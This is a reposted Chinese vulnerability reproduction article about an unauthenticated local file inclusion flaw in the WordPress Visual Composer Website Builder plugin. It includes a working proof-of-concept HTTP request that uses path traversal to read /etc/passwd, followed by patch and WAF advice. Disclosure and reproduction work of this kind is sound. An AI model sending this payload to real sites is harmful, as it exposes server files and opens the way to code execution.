

本文转载自微信公众号「弥天安全实验室」,作者:弥天安全实验室

原文标题:【成功复现】WordPress Visual Composer Website Builder任意本地文件包含漏洞(CVE-2026-12227)
内容版权归原作者及原公众号所有,转载仅为传播资讯;若有侵权请联系管理员删除。
网安引领时代,弥天点亮未来

0x00写在前面
本次测试仅供学习使用,如若非法他用,与平台和本文作者无关,需自行负责!

0x01漏洞介绍
WordPress Visual Composer Website Builder是WordPress基金会开源的一款可视化网站构建插件。
WordPress Visual Composer Website Builder 45.16.0及之前版本存在代码注入漏洞,该漏洞源于vcv-template参数存在本地文件包含,未经身份验证的攻击者可包含并执行服务器上的任意文件,可能导致执行任意PHP代码、绕过访问控制、获取敏感数据或实现代码执行。
0x02影响版本
WordPress Visual Composer Website Builder 45.16.0及之前版本
利用条件:
1.受影响版本网站网络可达。
0x03漏洞复现

1.访问环境
2.漏洞利用
poc

GET /?vcv-template-type=vc&vcv-template=../../../../../../../etc/passwd HTTP/1.1Host: 127.0.0.1:8003User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36Accept-Encoding: gzip
漏洞测试,成功读取/etc/passwd文件内容

3.弥天安全实验室漏洞库【已验证】

0x04修复建议
目前厂商已发布升级补丁以修复漏洞,补丁获取链接:
临时缓解措施:
安全防御设备WAF、IPS、防火墙等阻断攻击行为。
建议尽快升级修复漏洞,再次声明本文仅供学习使用,非法他用责任自负!
https://wordpress.org/plugins/visualcomposer/弥天简介
学海浩茫,予以风动,必降弥天之润!弥天安全实验室成立于2019年2月19日,主要研究安全防守溯源、威胁狩猎、漏洞复现、工具分享等不同领域。目前主要力量为民间白帽子,也是民间组织。主要以技术共享、交流等不断赋能自己,赋能安全圈,为网络安全发展贡献自己的微薄之力。
口号 网安引领时代,弥天点亮未来

知识分享完了
喜欢别忘了关注我们哦~
学海浩茫,
予以风动,
必降弥天之润!
弥 天
安全实验室
📰 相关阅读
— 阅读原文请访问微信公众号「弥天安全实验室」 · 原文链接 —
© 版权声明
THE END


暂无评论内容